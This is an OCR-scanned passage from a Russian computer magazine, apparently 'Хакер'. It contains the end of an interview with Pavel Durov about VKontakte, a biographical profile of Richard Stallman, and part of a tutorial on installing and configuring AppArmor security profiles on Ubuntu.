П.Д.: Первый — IBM PC XT. На нем в начале 90-х мы на пару с братом ваяли несложные игры. В то время было очень важно бережно относиться к ресурсам системы, иначе разработанные программы нещадно тормозили. Слава богу, бережное отношение к ресурсам у нас осталось. При


Профайл пользователя


Хоровод на одной из встреч контактеров

нагрузках в несколько тысяч просмотров в секунду не спасет даже лучшее серверное железо.

И.А.: Как ты попал в интернет? У тебя ведь были проекты до «Контакта»?

П.Д.: В интернете я с 1997 года, с момента, когда в гимназии появился компьютерный класс с неограниченным доступом. Тогда больше всего времени я проводил на Yahoo, в рунете смотреть еще было не на что. Первым моим сайтом был Durov.com, который начинался как моя домашняя страница, а потом реформировался в копилку материалов для всех студентов гуманитарных специальностей. Это был user generated content в действии: никаких вторичных материалов, студенты сами готовили ответы на экзаменационные вопросы и закачивали на сайт. Кстати, достаточно популярная и по сей день штука.

Но наиболее крупный мой ресурс до «Контакта» — spbgu.ru. Неофициальный сайт второго по величине вуза страны был обречен на популярность, но удалось также выйти за рамки одного вуза. Сайт резко поднялся в эпоху форумных бумов 2002-2003 годов и до сих пор остается самым крупным молодежным форумом рунета. Потом, уловив волну Web 2.0, я стал вводить социально значимые функции вроде пользовательских клубов, групп и списков друзей.

К 2006-му стало окончательно ясно, что пора отказываться от старого интернета с его смайлами, чатами, никнеймами и аватарами. Тогда я и решил сделать что-то принципиально новое.

И.А.: Чем ты занимаешься на сайте сейчас? Какую именно работу выполняешь?

П.Д.: Сейчас в команде уже несколько программистов, но я по-прежнему люблю поковыряться в коде и ввести пару-тройку новых функций. 80% нынешнего кода «В Контакте.ру» — моих рук дело. Также немало времени уходит на постановку задач, контроль качества. Общий мониторинг функционирования системы тоже остается за мной.

И.А.: Ты работаешь где-нибудь, кроме «Контакта»? На какие деньги существует проект? Неужели создатели не получают вообще никакой прибыли?

П.Д.: Поверь, работы в «Контакте» хватит на целую бригаду. Нигде больше работать я не смог бы при всем желании. Нам повезло, что изначально было достаточно своих средств на финансирование проекта. Когда проект вырос и стал заметен, мы без труда привлекли инвестиции для его дальнейшего развития. Вообще, как мне кажется, деньги сейчас не самое главное в веб-проектах. Вот талантливые специалисты — те в дефиците. И чаще всего их не купишь ни за какие деньги.

И.А.: Какое оборудование используется для поддержания работы сайта? Где оно расположено физически?

П.Д.: Я сторонник Intel, Supermicro, Cisco. Подводят редко. Часть серверов расположена в Санкт-Петербурге, часть — в Москве. Техническую базу постоянно расширяем, так как проект по-прежнему растет очень быстро.

И.А.: Были ли попытки взлома, DDoS-атак? Насколько защищен «В Контакте.ру»?

П.Д.: Попытки взлома у нас начали осуществляться уже со второго месяца жизни проекта, DDoS'ы — с третьего.

Мы несколько раз проводили внутренний аудит кода, однако не менее основательно к этому вопросу подошли и сотни начинающих хакеров, которые настойчиво перебирали все типы уязвимостей. Серьезных дыр в безопасности так никто и не обнаружил. Что касается личной информации, «В Контакте» не более и не менее безопасен, чем любой другой крупный сайт: если у вас достаточно длинный пароль, который вы не теряете в общественных местах, и вы не страдаете от троянов, то ваша информация в безопасности.

А вот DDoS'ы потрепали нам намного больше нервов. В январе мы отказали бизнесменам, желающим купить проект; они стартовали свои проекты-клоны и заказали DDoS. Гнали и 200 Мбит/с, и 1,5 Гбит/с. В итоге мы разработали многоступенчатую системы защиты, закупили кучу оборудования и стали держать оборону. Кончилось дело тем, что DDoS'еры отчаялись. Кстати, конкретной информации о методах борьбы с DDoS очень мало, и те немногие крупицы, которые мы нашли, обнаружились на страницах журнала «Хакер». Молодцы, что публикуете такие вещи.

И.А.: Ты сотрудничаешь с Apple?

П.Д.: Сотрудничать с Apple мы стали достаточно давно, еще в декабре. Я тогда придумал, что мы можем подарить iPod тем, кто пригласит на сайт своих друзей. Конкурс оказался интересным и для нас, и для Apple. Но тут есть нечто большее, чем просто взаимовыгодное сотрудничество. Мне приятно думать, что «Контакт» и Apple объединяет перфекционизм. Кстати, забавная деталь: после тех акций многие ресурсы рунета закупили Apple iPod и стали проводить точно такие же конкурсы, полагая, что в них секрет успеха. Компания Apple в этой истории явно не прогадала.

И.А.: Есть ли на сайте личности, которых можно назвать культовыми? Так сказать, элита портала?

П.Д.: Насколько я знаю, нет, так как ресурс децентрализован. Едва ли можно выделить кого-то, кто в глазах миллиона посетителей является элитой. А может быть, я просто чего-то не знаю.

И.А.: Вспомни какие-нибудь истории из жизни сайта.

П.Д.: Забавный случай был во время сессии, когда студенты совершенно серьезно готовили массовую петицию с тем, чтобы я закрыл «Контакт» на время их подготовки к экзаменам. Набралось, кажется, несколько десятков тысяч человек, которые утверждали, что существование сайта подрывает их способность к академическим видам деятельности. Вообще, подобных групп уже много. Самой забавной для меня остается клуб «Жертвы контакта», где можно встретить жутковатые возгласы вроде «Я сумел прожить без сайта почти сутки!».

И.А.: Зарегистрирован ли на сайте кто-нибудь из знаменитостей? Как думаешь бороться с огромным количеством виртуалов?

П.Д.: Несколько раз видел достаточно известных личностей из музыкальной и эстрадной среды. Думаю, известным людям всегда любопытно почитать «стену» своего фан-клуба, а начинающим музыкантам удобно

привлекать аудиторию через сайт, особенно после введения нашего собственного видеохостинга. «Фальшивых» знаменитостей намного больше, но раскусить их достаточно просто. Периодически они удаляются модераторами.

И.А.: Какова география ресурса? Откуда большинство пользователей?

П.Д.: Традиционно рунет — это на 85% Москва и Санкт-Петербург. И мы здесь не исключение. За ними следом идут Новосибирск, Екатеринбург, Нижний Новгород. Немало бывших соотечественников из США и Западной Европы. В последнее время все активней подключаются Украина и Казахстан. Но костяк сайта собирается вокруг старейших вузов двух столиц — это университеты вроде СПбГУ, МГУ, Бауманки, Политеха, МГИМО и многих других.

И.А.: В чем принципиальное отличие «В Контакте» от аналогов? В чем секрет популярности?

П.Д.: Возможно, секрет в том, что за несколько лет ведения веб-проектов я успел разобраться в потребностях целевой целевую аудитории. Для пользователей важно не только то, что есть на сайте, но и то, чего на нем нет. Поэтому, в отличие от многих других сайтов, мы не превращаем ресурс в солянку стандартных функций, которые размывают фокус проекта. Аналоги в сфере социальных сетей обычно либо вырождаются в дейтинг, либо становятся проектами для гиков Web 2.0. Причина этого — заштампованность. Мы каждый раз пытаемся не идти по проторенной дорожке, а делать то, чего еще не было.

В ситуации, когда мы постоянно предлагаем что-то новое для рунета, а остальные копируют существующее, не так уж и сложно оставаться лидерами. Главное — понимать психологическую подоплеку тех или иных функций, а не бросаться реализовывать то, что есть где-то в других местах и к чему, возможно, привыкли пользователи. В каком-то смысле лучше устанавливать свои стандарты и правила, чем двигаться в русле уже имеющихся.

Приведу такой пример. Существует данность: пользователям необходимо как-то выражать друг другу симпатию или уважение. На это есть спрос, который можно удовлетворять совершенно по-разному. Дейтинг-сервис предложит возможность дарить друг другу подарки, купленные на какую-нибудь внутреннюю валюту. Гиковый сервис предложит очередную систему изменения репутации, разобраться в которой сможет только кандидат математических наук. Мы же сейчас пытаемся сделать нечто новое: на стыке Flash/JS и PHP мы разрабатываем систему, которая позволит пользователям рисовать картины на «стенах» друг друга на манер виртуального граффити. На мой взгляд, это будет более инновационный и более творческий способ выражения отношения друг другу.

И.А.: Каким ты видишь будущее проекта? Будут ли какие-то нововведения?

П.Д.: Сейчас мы на четвертом месте в рунете, но мы только начали. В перспективе «В Контакте» станет универсальным средством обмена информацией. Мы не собираемся ограничиваться какой-то отдельной нишей. Работы еще много, но как раз это и интересно. «В Контакте.ру» должен стать ресурсом, который изменит отношение среднестатистического русскоязычного пользователя к самой идее интернета. Со временем интернет должен стать отражением общества, а не просто набором удобных сервисов.

И.А.: Спасибо, что согласился ответить на мои вопросы! Можешь что-нибудь пожелать читателям «Хакера».

П.Д.: Желаю всем, кто еще этого не сделал, найти для себя такой вид деятельности, который будет доставлять удовольствие вам и приносить пользу остальным. Это решит многие проблемы.

Команда портала



Павел Дуров. Создатель и лидер проекта. Разработчик нескольких студенческих сайтов, программист. Дипломированный филолог. Лауреат стипендии Президента и Правительства РФ, лауреат стипендии Владимира Потанина. Основную часть времени отдает порталу «В Контакте.ру». Поклонник UNIX и Советского энциклопедического словаря.



Олег Андреев. Специалист по видеоблогингу. Подарил юзерам возможность выкладывать видеоролики. Учится на радиофизическом факультете, также занимается проведением семинаров для разработчиков софта.



Николай Дуров. Брат Павла, один из самых высококлассных программистов в России. Кодингом занимается с семилетнего возраста. Возглавлял команду российских программистов, которая дважды выигрывала международный чемпионат по программированию — ACM. Отверг предложения Microsoft и SUN, чтобы заниматься научной деятельностью и помогать брату в его интернет-проектах. «В Контакте» является главным системным администратором.




Андрей Столбовский. Разработчик. Занимается технической поддержкой. Уверяет, что также трудится вице-губернатором города Гусь-Хрустальный по вопросам реализации внешних запросов к операционной системе. Но у многих этот факт вызывает сомнение.

Также есть администраторы баз данных, консультанты по юзабилити и еще несколько человек — у сайта сегодня довольно большой коллектив разработчиков. Тем удивительнее, что деятельность их совсем не коммерческая.



МАРИЯ «MIFRILL» НЕФЕДОВА
/MIFRILL@RIDDICK.RU/





ИМЯ: Ричард Мэтью Столлман
НИК: RMS
ВОЗРАСТ: 54 года
МЕСТО ПРОЖИВАНИЯ: Кембридж, штат Массачусетс, США
САЙТ: http://stallman.org
БЛОГ: www.fsf.org/blogs/rms

Биография

Ричард Столлман родился 16 марта 1953 года в Нью-Йорке. Там же он вырос и окончил среднюю школу.

В возрасте 18 лет Ричард нанялся на работу в научный центр IBM в Нью-Йорке и провел все лето после окончания школы, работая над своей первой программой — препроцессором для языка PL/I.

Параллельно с этим он был лаборантом-волонтером на кафедре биологии при университете Рокфеллера.

Массачусетском технологическом институте (MIT). Он быстро стал завсегдатаем хакерской тусовки MIT, где был известен под ником RMS. В первой редакции «Словаря хакера», в написании которого наш герой принял самое непосредственное участие, он заметил: «Ричард Столлман — это лишь мое мирское имя, а вы можете называть меня RMS».


И тогда же Столлман заговорил о том, что «софт должен быть свободным». Эта фраза практически стала своего рода девизом его жизни (хотя сам Ричард это усиленно отрицал). Он высказывался в адрес распространителей ПО крайне осуждающе, называя их действия в отношении продаж софта «неэтичными» и «антисоциальными». Согласно его убеждениям, свобода — жизненная необходимость для пользователей и всего общества, это моральная ценность, и дело не только в прагматизме. Хотя с прагматической точки зрения все просто — свободное ПО должно сделать софт лучше.

«...Когда я увидел перед собой перспективу жизни, прожитой так же, как живут все, я решил: ни за что, это отвратительно, мне будет стыдно за самого себя. Если бы я поддерживал эту систему отчужденного, собственнического программирования, мне бы казалось, что я делаю мир хуже ради денег»

Профессор, с которым работал Столлман, предрекал ему большое будущее в качестве биолога, несмотря на то что сам Ричард уже решил строить карьеру в области физики и математики.

В 1971 году Столлман поступил в Гарвард и устроился в лабораторию искусственного интеллекта при

В 1974 году Столлман с отличием окончил Гарвард и стал бакалавром в области физики. Теперь он фигурировал в MIT как дипломированный специалист. Не желая на этом останавливаться, он добился должности программиста в лаборатории искусственного интеллекта. В 1977 году он представил на суд



Всегда с компьютером!



Сайт Free Software Foundation

общественности свою программу — систему безопасности на основе ИИ.

В 1984 году Столлман уволился из MIT и с головой ушел в свой проект GNU, который анонсировал еще в 1983-м, опубликовав о нем объявление на net.unix-wizards и net.usoft. С этой отметки для Ричарда началось «больше плавание» и борьба за свободу ПО.

Проекты

Название проекта GNU — это рекурсивная аббревиатура «GNU's Not UNIX» («GNU — это не UNIX»). Проект с самого начала был ориентирован на создание и развитие Unix-подобной open source ОСи. Стоит

патентов и авторских прав. Официальный символ организации — статуя свободы, держащая в руках CD и катушечную кассету, вместо привычных факела и таблички.

В 1985 году Столлман ввел в обиход термин copyleft (игра слов от copyright — «авторские права»), который идеально отображает концепцию и цели движения за свободное ПО. Немного позже на основе этой идеи была создана и юридически зарегистрирована Стандартная общественная лицензия GNU (GNU General Public License), предполагающая бесплатное и беспрепятственное распространение ПО. Первая программа вышла под этой лицензией в 1989 году.

«Несвободные программы — это хищная социальная система, господствующая над людьми, разобщающая их и использующая полученную прибыль для достижения еще большего господства. Может показаться выгодным положение одного из вассалов этой империи, но единственный этичный выбор — это сопротивление системе вплоть до полной ее ликвидации»

заметить, что из MIT Столлман уволился не только чтобы полностью посвятить себя новому детищу, но и потому что опасался, что университет предъявит какие-то права на код GNU. Бессменным логотипом GNU является морда одноименной антилопы.

Первой программой под GNU стал текстовый редактор Emacs, созданный самим Столлманом, за ним последовали и другие. Во многом на основе GNU был написан и Linux. Сам же Столлман настаивает, что детище Торвальдса должно называться GNU/Linux и никак иначе. С терминологией у него давние счеты, но об этом речь пойдет чуть ниже.

Во всем мире Ричард Столлман известен не только как программист и разработчик ПО, но и как ярый активист. Запустив проект GNU, Столлман дал старт движению за свободное ПО, цели которого вполне понятны из названия. В его поддержку была учреждена некоммерческая организация Free Software Foundation (FSF). Первичной ее задачей был поиск и наем программистов, но где-то в середине 90-х нужда в этом отпала, и в наши дни Фонд больше занимается юридическими и организационными вопросами. Например, ежегодная премия за продвижение свободного ПО — Free Software Award — учреждена именно FSF, и Столлман — постоянный член жюри.

Среди других его общественных заслуг — основание в 1989 году Лиги за свободу программирования. Эта организация призвана объединить разработчиков свободного и проприетарного ПО в борьбе против

В вопросах терминологии Столлман весьма педантичен. Он соглашается давать интервью только при условии, что в публикации будут использоваться только верные с его точки зрения термины. Например, он уже давно борется со смешением понятий free software (свободный софт) и open sorce (ПО с открытым кодом). Столлман настаивает на том, что это абсолютно разные вещи и путать их никак нельзя. Ведь термин open source, по сути, скрывает, что истинная цель такого ПО — свобода.

Хобби и личная жизнь

В настоящее время Ричард Столлман официально проживает в Кембридже, но своего дома у него нет. Он колесит по свету с лекциями, посещает всевозможные конференции, форумы, церемонии награждения и ведет образ жизни странствующего евангелиста и философа. Интересно, что чаще всего Столлману за труды не платят.

Он не женат, на вопрос о детях, отвечает, что его единственный ребенок — это движение за свободное ПО.

Столлман — большой поклонник научной фантастики, в частности Грега Игана. Перу Ричарда принадлежат два небольших научно-фантастических рассказа.

В плане музыки он почти всеяден, но чаще предпочитает фолк. Кроме английского языка, неплохо владеет французским и испанским.



ЮРИЙ «BOBER» РАЗЗОРЕНОВ
/ ZLOY.BOBR@GMAIL.COM /

Бронированный тукс

AppArmor: пакет для определения политик безопасности ПО

Операционная система Linux унаследовала систему безопасности Unix, разработанную еще в 70-х годах, передовую на момент создания, но на сегодняшний день уже явно недостаточную. Каждый пользователь имеет полную свободу действий в пределах своих полномочий по принципу «все или ничего». Это приводит к тому, что для выполнения некоторых задач пользователю часто предоставляется гораздо больше прав, чем это реально необходимо. Поэтому пользователь, получивший доступ с правами системной учетной записи, может добиться практически полного контроля над системой.

Что имеем?

В процессе работы любого приложения могут возникать различные отклонения, приводящие в итоге к его аномальному выполнению. Это могут быть как системные сбои, ошибки в программировании, так и искусственно вызванные ситуации. И последнее далеко не редкость. Хакер, обнаружив, что при определенных условиях можно повлиять на выполнение программы, естественно, попытается этим воспользоваться.

Предсказать поведение программы во внештатном режиме практически нереально. Примером тому являются антивирусы, которые все время работают в «догоняющем» ритме, не обеспечивая защиту от 0-day атак. А вот нормальное поведение программы можно описать с помощью относительно простых правил. В результате появилось несколько проектов, реализующих концепцию упреждающей защиты. Среди них LIDS (www.lids.org), GRSecurity (www.grsecurity.org), AppArmor (forge.novell.com/modules/xfmod/project/?apparmor) и SELinux (www.nsa.gov/selinux). Но большей известностью пользуются последние два.

SELinux (Security Enhanced Linux) появился в недрах U.S. National Security Agency (NSA) и стал доступен общественности под лицензией GPL в 2000 году. В нем использован ролевой контроль доступа (Role-based Access Control, RBAC), многоуровневая безопасность и принудительное присвоение типов (type enforcement). Код SELinux включен в ядро версии 2.6 (начиная с 2.6.0-test), для версий 2.4 и 2.2 имеются патчи. Кроме того, SELinux портирован под BSD и Darwin, а код оптимизирован для компьютеров, имеющих 32 и более процессора. Каждому файлу назначается контекст безопасности, который и определяет, какие процессы (пользователи) могут с ним работать.

Несмотря на очень высокий уровень защиты и поддержку в дистрибутивах RedHat, эта система так и не смогла приобрести широкой популярности из-за очень сложной процедуры настройки. Разработчики AppArmor резонно считают, что безопасность не должна идти в ущерб простоте, ведь чем сложнее система, тем больше вероятность, что она будет неверно настроена.

Проект AppArmor

Изначально AppArmor был разработан компанией Immunix, которая выпускала одноименный «иммунизированный» дистрибутив Linux и специализировалась в области защиты ОС и ее приложений от различных атак. После ее приобретения компанией Novell в мае 2005 года (кстати, вместе с основателем Криспином Коуэном) инструмент был открыт под лицензией GPL и включен в состав дистрибутива OpenSUSE под именем AppArmor.

Постепенно он был адаптирован для некоторых

Устанавливаем AppArmor

Создание нового профиля

других дистрибутивов: PLD, Pardus Linux, Annvix, RHEL 5, Slackware 10.2 и Ubuntu.
В AppArmor для определения того, к каким системным ресурсам и с какими привилегиями может получить доступ то или иное приложение, используются политики безопасности, именуемые профилями (profiles). С их помощью к стандартной Unix-модели безопасности DAC (Discretionary Access Control) добавляется более мощная — MAC (Mandatory Access Control). В отличие от SELinux и LIDS, в которых настройки глобальны для всей системы, профили в AppArmor разрабатываются индивидуально под каждое приложение (в SELinux также потихоньку начинают использовать такой подход).
Для упрощения настроек в AppArmor уже включен набор стандартных профилей, запускаемых после установки. Отдельно доступны профили для многих популярных программ и серверов. Если же готового профиля найти не удалось, в его создании помогут специальные инструменты (genprof и logprof). Для пользователей OpenSUSE имеется графический интерфейс к этим утилитам, реализованный в Yast2. Таким образом, вся философия работы с AppArmor сводится к правильному выбору приложений, нуждающихся в ограничении привилегий, и созданию/редактированию профилей безопасности.

Установка AppArmor в Ubuntu

Начиная с версии 7.04 AppArmor официально включен в репозитарий Ubuntu, и проблем с его установкой нет:

```
$ sudo apt-get install apparmor apparmor-docs apparmor-modules-source apparmor-profiles apparmor-utils
```

После этого скрипт будет ругаться, что не может закончить настройку по причине отсутствия необходимых модулей ядра. Поэтому сначала вводим команду подготовки к сборке, так мы проверим наличие всех необходимых пакетов и загрузим недостающие:

```
$ sudo m-a -v -t prepare
```

Вообще говоря, почти вся ее работа сводится к стандартным sudo apt-get install build-essential. Теперь собираем модуль:

```
$ sudo m-a -v -t -f build apparmor-modules
$ sudo m-a -v -t -f install apparmor-modules
```

После сборки советую вручную загрузить модуль ядра, контролирующего установленные политики, чтобы проверить корректность работы:

```
$ sudo modprobe apparmor
FATAL: Error inserting apparmor (/lib/modules/2.6.20-15-generic/apparmor/apparmor.ko): Resource temporarily unavailable
```

Упс, не грузится... Судя по сообщениям на различных форумах, такая ошибка возникла не только у меня. На форумах OpenSUSE удалось найти подсказку. AppArmor несовместим с selinux и capabilities. Если они встроены в само ядро, то ядро придется пересобрать, установив следующие параметры в .config.

```
$ sudo mcedit /usr/src/linux/.config
CONFIG_SECURITY_SELINUX=n
CONFIG_SECURITY_CAPABILITIES=m
```

Иначе добавляем два параметра, передаваемые ядру при загрузке: «capability.disable = 1» и «selinux = 0». Правда, в моем случае первый параметр почему-то был проигнорирован:

```
$ dmesg | grep capability
[19.543828] Unknown boot option `capability.disable = 1': ignoring
```

Поэтому просто выгружаем модуль ядра:

```
$ sudo rmmod capability
```

И пробуем еще раз:

```
$ sudo modprobe apparmor
$ lsmod | grep apparmor
apparmor     55836  0
aamatch_pcre   16896   1 apparmor
commoncap     8192    1 apparmor
```

Кроме этого, модуль apparmor может не дружить с Dazuko, который обычно используется при on-access сканировании файлов антивирусом Clamav. Теперь запускаем всю систему:

Готовые профили

Один из профилей Postfix

```
$ sudo /etc/init.d/apparmor start
mounting securityfs on /sys/kernel/security: done.
Loading AppArmor profiles: done.
```

Если все нормально, на этом установку AppArmor можно считать законченной. Следующий шаг — настройка профилей.

Профили AppArmor

После запуска демон загружает все профили, лежащие в каталоге /etc/apparmor.d. Для контроля режима работы используется файловая система securityfs, с ее помощью можно получить информацию о загруженных профилях:

```
$ sudo mount -tsecurityfs securityfs /sys/kernel/
security
$ sudo cat /sys/kernel/security/apparmor/profiles

/usr/sbin/traceroute (enforce)
/usr/sbin/ntpd (enforce)
/usr/sbin/nscd (enforce)
/usr/sbin/named (enforce)
/usr/sbin/mdnsd (enforce)
/usr/sbin/identd (enforce)
/usr/sbin/dovecot (complain)
/sbin/syslogd (enforce)
/sbin/syslog-ng (enforce)
/sbin/klogd (enforce)
/bin/ping (enforce)
```

AppArmor может обрабатывать профили в двух режимах:
1) enforce — принудительный режим, сервис работает исключительно в пределах профиля, все попытки нарушить правила регистрируются в syslog;
2) complain — щадящий режим (обучения), в этом случае работа сервиса просто контролируется; при нарушении профиля создается запись. Этот режим удобен при создании новых профилей и настройки профиля на конкретной системе.
Для изменения режима достаточно открыть файл профиля и напротив исполняемого файла добавить строку «flags=(complain)»:

```
/bin/ls flags=(complain)
```

Глобально все профили перевести в режим complain можно командой:

```
$ sudo echo 1 > /sys/kernel/security/apparmor/control/
complain
```

После обучения отдельное приложение без перезагрузки всех профилей можно перевести в жесткий режим с помощью специальной утилиты enforce:

```
$ enforce dovecot
Setting /usr/sbin/dovecot to enforce mode.
```


Остальные профили лежат в каталоге /usr/share/doc/apparmor-profiles/extras. Каждый профиль имеет имя, которое состоит из полного пути к исполняемому файлу, только вместо слеша используется точка. Например, usr.lib.firefox.firefox.sh. Типичное описание профиля выглядит так:

```
$ cat /usr/share/doc/apparmor-profiles/extras/usr.
lib.firefox.firefox.sh
#include <tunables/global>

/usr/lib/firefox/firefox.sh {
 ...
 /bin/basename mixr,
 /usr/bin/aoss Ux,
 /usr/lib/firefox/* r,
 /usr/lib/firefox/firefox-bin px,
...
}
```

Профиль состоит из файлов, каталогов с указанием полных путей к ним (возможно применение регулярных выражений), и прав доступа к этим объектам. При этом r — разрешение на чтение (для всех вызовов), w — запись (за исключением создания и удаления файлов), ix — исполнение и наследование текущего профиля, px — исполнение под специфическим профилем, Px — защищенное выполнение, ux — неограниченное исполнение, Ux — защищенное неограниченное исполнение, m — присвоение участку памяти атрибута «исполняемый», l — жесткая ссылка.
Чтобы подключить готовый профиль к AppArmor, достаточно его скопировать в каталог /etc/apparmor.d. Например, для Postfix производим следующие действия:

```
$ cd /etc/apparmor/profiles/extras
```



Записи в журнале

```
$ sudo mv *postfix* usr.sbin.post* /etc/apparmor.d
$ mv usr.bin.procmail usr.sbin.sendmail /etc/apparmor.d
```

И на первое время запускаем в режиме обучения:

```
$ complain /etc/apparmor.d/*postfix*
$ complain /etc/apparmor.d/usr.sbin.post*
$ complain /etc/apparmor.d/usr.bin.procmail
$ complain /etc/apparmor.d/usr.sbin.sendmail
```

Далее используем Postfix, как обычно, уточняем политики с помощью утилиты logprof и переводим в принудительный режим. Для этого в предыдущем примере меняем все complain на enforce. Как вариант — можно вместо профиля сразу указать сам исполняемый файл, тогда соответствующие ему политики будут подхвачены автоматически.

Создание профиля

Теперь попробуем создать новый профиль и проверим работу AppArmor. Для тестирования выберем всеми любимую программу для создания паролей /usr/bin/passwd. Для создания нового профиля используется утилита genprof (кстати, все утилиты AppArmor имеют псевдонимы, начинающиеся на «aa-»):

```
$ sudo genprof /usr/bin/passwd
```

Записывается обновленный профиль /usr/bin/passwd. Настройка /usr/bin/passwd происходит в щадящем режиме. Запускаем приложение, для которого создается профиль. В нашем случае можно создать/удалить пользователя, изменить его пароль:

```
$ sudo adduser sergej
Adding user `sergej' ...
Adding new group `sergej' (1001) ...
Adding new user `sergej' (1001) with group `sergej' ...
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
Changing the user information for sergej
```

Спустя промежуток времени нажимаем на клавиатуре клавишу <S>. При этом будут считаны все сообщения аудита из файла /var/log/messages и обновлены соответствующие профили в /etc/apparmor.d. Вот некоторые события, попадающие в журнал:

```
$ grep audit /var/log/messages
Jun 18 22:23:32 bobr kernel: [ 1970.732000]
audit(1182194612.389:4): PERMITTING r access to
/etc/nsswitch.conf (dovecot(7161) profile /usr/sbin/
dovecot active /usr/sbin/dovecot)
Jun 18 22:23:32 bobr kernel:
[ 1970.732000] audit(1182194612.389:5): PERMITTING
r access to /lib/tls/i686/cmov/libnss_compat-2.5.so
(dovecot(7161) profile /usr/sbin/dovecot active /usr/
sbin/dovecot)
```

Через некоторое время нажимаем клавишу <F>. Смотрим новый профиль:

```
$ cat /etc/apparmor.d/usr.bin.passwd
# vim:syntax=apparmor
# Last Modified: Tue Jun 19 11:13:26 2007
#include <tunables/global>

/usr/bin/passwd {
  #include <abstractions/base>

  /lib/tls/i686/cmov/libc-*.so mr,
  /lib/tls/i686/cmov/libcrypt-*.so mr,
  /lib/tls/i686/cmov/libdl-*.so mr,
  /usr/bin/passwd mr,
}
```

Теперь в профиле утилиты passwd убираем флаг 'm'.
На лету это можно сделать с помощью утилиты apparmor_parser:

```
$ sudo echo "/usr/bin/passwd { /usr/bin/passwd r, }" |
apparmor_parser — ad
```

И опять пробуем добавить нового пользователя:

```
$ sudo adduser sergej
Adding user `sergej' ...
Adding new group `sergej' (1001) ...
Adding new user `sergej' (1001) with group `sergej' ...
passwd: Cannot determine your user name.
Permission denied
Try again? [Y/n] y
```

Проверяем результат:

```
$ grep sergej /etc/passwd

sergej:x:1001:1001:,,,:/home/sergej:/bin/bash
```

Утилита не смогла создать пароль для нового пользователя. Но это еще не все. Вновь созданный профиль продолжает работать в щадящем режиме. Через некоторое время следует повторно проанализировать /var/log/messages и уточнить настройки профилей. Для этого используется утилита logprof:

```
$ sudo logprof
```

Далее будут показываться найденные нарушения профилей с указанием названия профиля, программы и действия. Все вопросы разбиты на блоки. В первом задается управление дочерними процессами, контролируемыми профилем.

```
